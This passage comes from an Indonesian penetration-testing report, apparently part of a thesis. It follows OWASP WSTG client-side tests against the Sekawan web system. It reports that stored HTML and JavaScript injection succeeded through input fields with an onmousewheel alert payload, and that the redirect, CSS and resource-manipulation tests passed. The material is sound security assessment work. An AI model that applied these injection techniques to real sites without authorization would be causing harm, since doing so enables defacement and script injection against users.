
Gambar 4.9 Hasil *intercept* injeksi kode JavaScript pada *field* URL WSTG-CLNT-02

Berdasarkan hasil pengujian yang sudah dilakukan, meskipun pada field URL tidak dapat tereksekusi, namun pada field input injeksi kode JavaScript berhasil tereksekusi. Dari hasil ini, dapat diambil kesimpulan bahwa WSTG-CLNT-02 *Testing for* JavaScript *Execution* dinyatakan ***ISSUES* (ditemukannya isu kerentanan)**.

4.2.3. Hasil WSTG-CLNT-03 *Testing for* HTML *Injection*

A. Identifikasi *sinks*

Hasil penelusuran *sinks* berupa *script* HTML yang memiliki kemungkinan untuk dieksploitasi tidak ditemukan. Berikut adalah Gambar 4.10 sebagai bukti dari penelusuran ini:




Gambar 4.10 Hasil penelusuran *sinks* HTML WSTG-CLNT-03

Berdasarkan Gambar 4.10 tersebut, terlihat bahwa tidak adanya *script* berupa fungsi *document.write()* yang memiliki kerentanan dalam menerima input tanpa proses validasi. Maka dari itu, eksploitasi pada *sinks* HTML tidak dapat dilakukan.

B. Injeksi kode


a. Injeksi kode pada *field* input

Injeksi kode dilakukan terhadap 15 *field* input dan 39 *field search* yang ada pada sistem. Setelah proses injeksi kode, dilakukan *intercept* menggunakan Burp Suite. Hasil *intercept* menunjukkan injeksi kode HTML yang dimasukkan berhasil ter-*POST* ke dalam DOM sistem, seperti pada Gambar 4.11 berikut:




Gambar 4.11 Hasil *intercept* injeksi kode HTML pada *field* input WSTG-CLNT-03

Setelah dilakukan *forward*, akan terjadi *GET* data atas DOM yang sudah ter-*update*. DOM yang ter-*update* tersebut menujukkan bahwa kode berbahaya berhasil ter-*stored*, seperti pada Gambar 4.12 berikut:



Gambar 4.12 Hasil injeksi kode HTML ter-*stored* WSTG-CLNT-03

Kode HTML yang diinjeksikan akan terus tereksekusi ketika melakukan *scrolling* menggunakan perangkat *mouse* pada halaman yang berisi DOM tersebut, seperti pada Gambar 4.13 berikut:




Gambar 4.13 Injeksi kode HTML WSTG-CLNT-03 tereksekusi

Kode yang diinjeksikan memiliki *payload* berupa *onnousewheel alert message* "1". Berdasarkan Gambar 4.13, *payload* tersebut terbukti berhasil tereksekusi.


b. Injeksi kode pada *field* URL

Injeksi kode dilakukan terhadap 47 *field* URL yang ada pada sistem. Setelah proses injeksi kode, dilakukan *intercept* menggunakan Burp Suite. Hasil *intercept* menunjukkan injeksi kode HTML ke dalam URL berhasil di-*request*, seperti pada Gambar 4.14 berikut:



Gambar 4.14 Hasil *intercept* injeksi kode HTML pada *field* URL WSTG-CLNT-03

Kemudian *request* tersebut di-*forward* dan memberikan aksi *GET* URL yang sudah diinjeksikan. Namun hasil *GET* halaman menunjukkan tidak adanya kode HTML yang tereksekusi. Berikut adalah Gambar 4.15 sebagai bukti dari hal tersebut:




Gambar 4.15 Hasil *intercept* injeksi kode HTML pada *field* URL WSTG-CLNT-03

Berdasarkan hasil pengujian yang sudah dilakukan, meskipun pada field URL tidak dapat tereksekusi, namun pada field input injeksi kode HTML berhasil tereksekusi. Dari hasil ini, dapat diambil kesimpulan bahwa WSTG-CLNT-03 *Testing for* HTML *Injection* dinyatakan ***ISSUES* (ditemukannya isu kerentanan)**.

4.2.4. Hasil WSTG-CLNT-04 *Testing for Client-side* URL *Redirect*

A. Identifikasi poin-poin injeksi

Hasil penelusuran *script* yang mengekspos URL atau *path* dan dapat memberikan dampak kerentanan tidak ditemukan. Berikut adalah Gambar 4.16 sebagai bukti dari penelusuran ini:




Gambar 4.16 Hasil penelusuran poin injeksi URL atau *path* WSTG-CLNT-04

B. Eksploitasi dan simulasi *redirect* URL

Berdasarkan Gambar 4.16 tersebut, terlihat bahwa tidak adanya *script* fungsi *window.location* berupa URL yang terekspos ketika adanya *redirect* URL menuju eksternal sistem. Maka dari itu, eksploitasi menggunakan *script* pada Gambar 3.19 tidak dapat dilakukan.

Simulasi *redirect* URL juga tidak dapat dilakukan karena hasil *intercept* pada 47 *field* URL menunjukkan bahwa ketika terjadinya *GET* eksternal URL, URL eksternal tersebut tidak terekspos, sehingga tidak dapat dilakukannya konfigurasi *redirect* URL. Berikut adalah Gambar 4.17 sebagai bukti dari hal ini:




Gambar 4.17 Bukti URL eksternal tidak terekspos WSTG-CLNT-04

Berdasarkan hasil ini, dapat diambil kesimpulan bahwa WSTG-CLNT-04 *Testing for Client-side* URL *Redirect* dinyatakan ***PASS* (tidak ditemukannya kerentanan)**.

4.2.5. Hasil WSTG-CLNT-05 *Testing for* CSS *Injection*

A. Identifikasi poin-poin injeksi

Hasil penelusuran *script* JavaScript yang mengekspos *style* CSS dan dapat memberikan dampak kerentanan tidak ditemukan. Berikut adalah Gambar 4.18 sebagai bukti dari penelusuran ini:



Gambar 4.18 Hasil penelusuran *cssText* WSTG-CLNT-05

B. Eksploitasi *location.hash*


Berdasarkan Gambar 4.18 tersebut, terlihat bahwa tidak adanya *script* berupa fungsi *cssText* yang dapat dimanfaatkan untuk melakukan eksploitasi *location.hash* sebagai *source*. Maka dari itu, eksploitasi pada *location.hash* tidak dapat dilakukan.

Dari hasil ini, dapat diambil kesimpulan bahwa WSTG-CLNT-05 *Testing for* CSS *Injection* dinyatakan ***PASS* (tidak ditemukannya kerentanan)**.

4.2.6. Hasil WSTG-CLNT-06 *Testing for Client-side Resource Manipulation*

A. Identifikasi *resource sinks*

Hasil penelusuran *script resource sinks* ditemukan beberapa tipe *resource* pada sistem Sekawan. Berikut adalah Gambar 4.19 sebagai bukti dari penelusuran ini:



Gambar 4.19 Hasil penelusuran *resource sinks* WSTG-CLNT-06

Gambar 4.19 menunjukkan ditemukannya beberapa contoh *resource sinks* (sesuai dengan Tabel 3.3 (subbab 3.4.2)) pada *element* halaman sistem, antara lain sebagai berikut:

- *Script*

Contoh *resource sinks* berupa *script* terdapat pada Gambar 4.20 berikut:

```
<script src="https://staging.sekawan-uii.id/si-
penjaluran/assets/vendor/jquery/jquery.min.js"></script>
```

Gambar 4.20 Contoh *resource sinks* berupa *script* WSTG-CLNT-06

- CSS

Contoh *resource sinks* berupa CSS terdapat pada Gambar 4.21 berikut:

```
<link href="//cdn.quilljs.com/1.3.4/quill.snow.css" rel="stylesheet">
```

Gambar 4.21 Contoh *resource sinks* berupa CSS WSTG-CLNT-06

Berdasarkan penelusuran pada seluruh halaman sistem Sekawan, hanya ditemukan dua tipe *resource sinks* yang terekspos pada *element source code*.

B. Analisis dan eksploitasi *resource sinks*


Hasil identifikasi *resource sinks* pada sistem menunjukkan bahwa *sinks* tersebut tergolong aman, karena tidak mengekspos *source* apapun (contoh: *location.hash*). Maka dari itu, proses analisis dan eksploitasi tidak dapat dilakukan.

Dari hasil ini, dapat diambil kesimpulan bahwa WSTG-CLNT-06 *Testing for Client-side Resource Manipulation* dinyatakan ***PASS* (tidak ditemukannya kerentanan)**.

